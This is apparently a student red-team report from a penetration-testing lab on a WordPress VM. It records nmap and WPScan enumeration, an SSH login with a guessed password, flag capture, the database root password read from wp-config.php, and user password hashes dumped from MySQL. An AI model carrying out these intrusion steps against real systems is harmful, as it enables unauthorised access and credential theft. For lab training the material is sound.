
Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation


Nmap scan results for each machine reveal the below services and OS details:


Nmap -sV -O 192.168.1.*






- **192.168.1.105, 192.168.1.110, 192.168.1.115 were working IPs.**







This scan identifies the services below as potential points of entry:

- **Target 1 (192.168.1.110)**

  Port 22: SSH (OPENSSH 6.7p1 Debian)

  Port 80: HTTP (Apache httpd 2.4.10) ((Debian))

  Port 111: rpcbind (2-4 RPC #100000)

  Port 139: netbios-ssn (Samba smbd 3.x - 4.x) (Workgroup)


  Port 445: netbios-ssn (Samba smbd 3.x -4.x) (Workgroup)

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

- **Target 1 (Severe levels → 1-5)**

1. **Open port 22 SSH Configuration**
2. **Root escalation**
3. **Wordpress Enumeration**
4. **Weak Password setups: Users have weak passwords that can easily be guessed.**
5. **Sensitive file exposure**




```
File  Actions  Edit  View  Help

 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 |  Found By: Direct Access (Aggressive Detection)
 |  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 |  Found By: Direct Access (Aggressive Detection)
 |  Confidence: 60%
 |  References:
 |   - https://www.iplocation.net/defend-wordpress-from-ddos
 |   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 |  Found By: Emoji Settings (Passive Detection)
 |   - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 |  Confirmed By: Meta Generator (Passive Detection)
 |   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <============================================================> (10 / 10) 100.00% Time: 00:00

[i] User(s) Identified:

[+] steven
 |  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 |  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jul 28 17:55:55 2022
[+] Requests Done: 33
[+] Cached Requests: 19
[+] Data Sent: 7.656 KB
[+] Data Received: 172.615 KB
[+] Memory used: 125.008 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: {b9bbcb33e11b80be759c4e844862482d}
    - **Exploit Used**
      - ***With the WPScan we found 2 usernames of the Target 1 WordPress Server → Steven & Michael***
      - ***After guessing the password, with the hint "most obvious possible guess" we got the password right.***
      - ***Password of Michael is "michael"***
        - ***Ssh michael@192.168.1.110***





- flag2.txt: *{fc3fd58dcdad9ab23faca6e9a36e581c}*

```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- **Exploit Used**
  - *Flag 2 was in the system already in the 'www' folder*

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Jul 29 10:59:49 2022 from 192.168.1.90
michael@target1:~$ /var/www/html$
-bash: /var/www/html$: No such file or directory
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd hrml
-bash: cd: hrml: No such file or directory
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content    wp-links-opml.php  wp-mail.php      wp-t
license.txt  wp-admin            wp-config.php         wp-cron.php   wp-load.php        wp-settings.php  xmlr
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes   wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ nano wp-config.php
michael@target1:/var/www/html/wordpress$ mysql -u root -p
```

```
 GNU nano 2.2.6                File: wp-config.php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

-

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpresss
ERROR 1049 (42000): Unknown database 'wordpresss'
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

```
mysql> clear
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+---------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_ur
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+---------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+---------
-------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```